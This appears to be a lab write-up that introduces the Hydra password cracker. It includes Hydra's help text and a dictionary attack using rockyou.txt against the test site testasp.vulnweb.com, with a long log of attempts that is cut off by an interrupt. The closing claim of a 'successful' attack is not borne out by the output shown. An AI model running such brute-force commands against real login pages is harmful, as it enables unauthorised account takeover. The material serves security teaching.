

Hydra refers to a password cracking tool that can attack multiple login protocols and services simultaneously.

Dictionary Attack:

A dictionary attack is a type of password cracking technique where an attacker uses a list of words, phrases, or common passwords (a dictionary) to guess a password.

Input from kali terminal ;

```
(kali㉿kali)-[~]
└─$ sudo hydra
[sudo] password for kali:
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX::CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
  -C FILE colon separated "login:pass" format, instead of -L/-P options
  -M FILE list of servers to attack, one entry per line, ':' to specify port
  -t TASKS run TASKS number of connects in parallel per target (default: 16)
  -U service module usage details
  -m OPT options specific for a module, see -U output for information
  -h more command line options (COMPLETE HELP)
  server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service the service to crack (see below for supported protocols)
  OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanwhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

```

(kali@kali)-[~]
$ hydra -h
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-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT]
MIN:MAX:CHARSET] [-c TIME] [-ISouVvd46] [-m MODULE_OPT] [service://server[:PORT][[:OPT]]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-u      use a non-random shuffling method for option -x
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective implied with -x)
-C FILE colon separated "login:pass" format, instead of -l/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V -d verbose mode / show login+pass for each attempt / debug mode
-o      use old SSL v2 and v3
-K      do not redo failed attempts (good for -M mass scanning)
-q      do not print messages about connection errors
-U      service module usage details
-m OPT options specific for a module, see -U output for information
-h      more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT     some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy htt

```

```

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy htt
oxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanwhere pcnfs pop3[s]
gres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp

```

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Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp ncp oracle sapr3 smb2.



Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l.p@127.0.0.1:9150 (or: socks4:// connect://)
% export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)




Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh




```

(kali@kali)-[~]
$

```







```
(root@kali)-[/home/kali]
# cd /usr/share/wordlists

(root@kali)-[/usr/share/wordlists]
# gunzip rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

(root@kali)-[/usr/share/wordlists]
# ls
amass  dirbuster  fasttrack.txt  hydra.restore  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   dnsmap.txt  fern-wifi      john.lst       metasploit  rockyou.txt  wfuzz

(root@kali)-[/usr/share/wordlists]
```

```
(root@kali)-[/usr/share/wordlists]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp:tFName=*USER*tfUPass=*PASS*:S=logout" -vv -f
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```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-13 05:16:14
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michael" - 18 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ashley" - 19 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "qwerty" - 20 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "111111" - 21 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveu" - 22 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "000000" - 23 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michelle" - 24 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tigger" - 25 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chocolate" - 27 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password1" - 28 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "soccer" - 29 of 14344399 [child 3] (0/0)
```

Activate Windows
Go to Settings to activate it.

```
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chocolate" - 27 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password1" - 28 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "soccer" - 29 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "anthony" - 30 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "friends" - 31 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "butterfly" - 32 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "purple" - 33 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "angel" - 34 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jordan" - 35 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "liverpool" - 36 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "justin" - 37 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "loveme" - 38 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "fuckyou" - 39 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123123" - 40 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "football" - 41 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "secret" - 42 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "andrea" - 43 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "carlos" - 44 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jennifer" - 45 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "joshua" - 46 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "bubbles" - 47 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567890" - 48 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "superman" - 49 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hannah" - 50 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "amanda" - 51 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "loveyou" - 52 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "pretty" - 53 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "basketball" - 54 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "andrew" - 55 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "angels" - 56 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tweety" - 57 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "flower" - 58 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "playboy" - 59 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hello" - 60 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "elizabeth" - 61 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hottie" - 62 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tinkerbell" - 63 of 14344399 [child 6] (0/0)
^[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Final result after a successful dictionary attack on a post request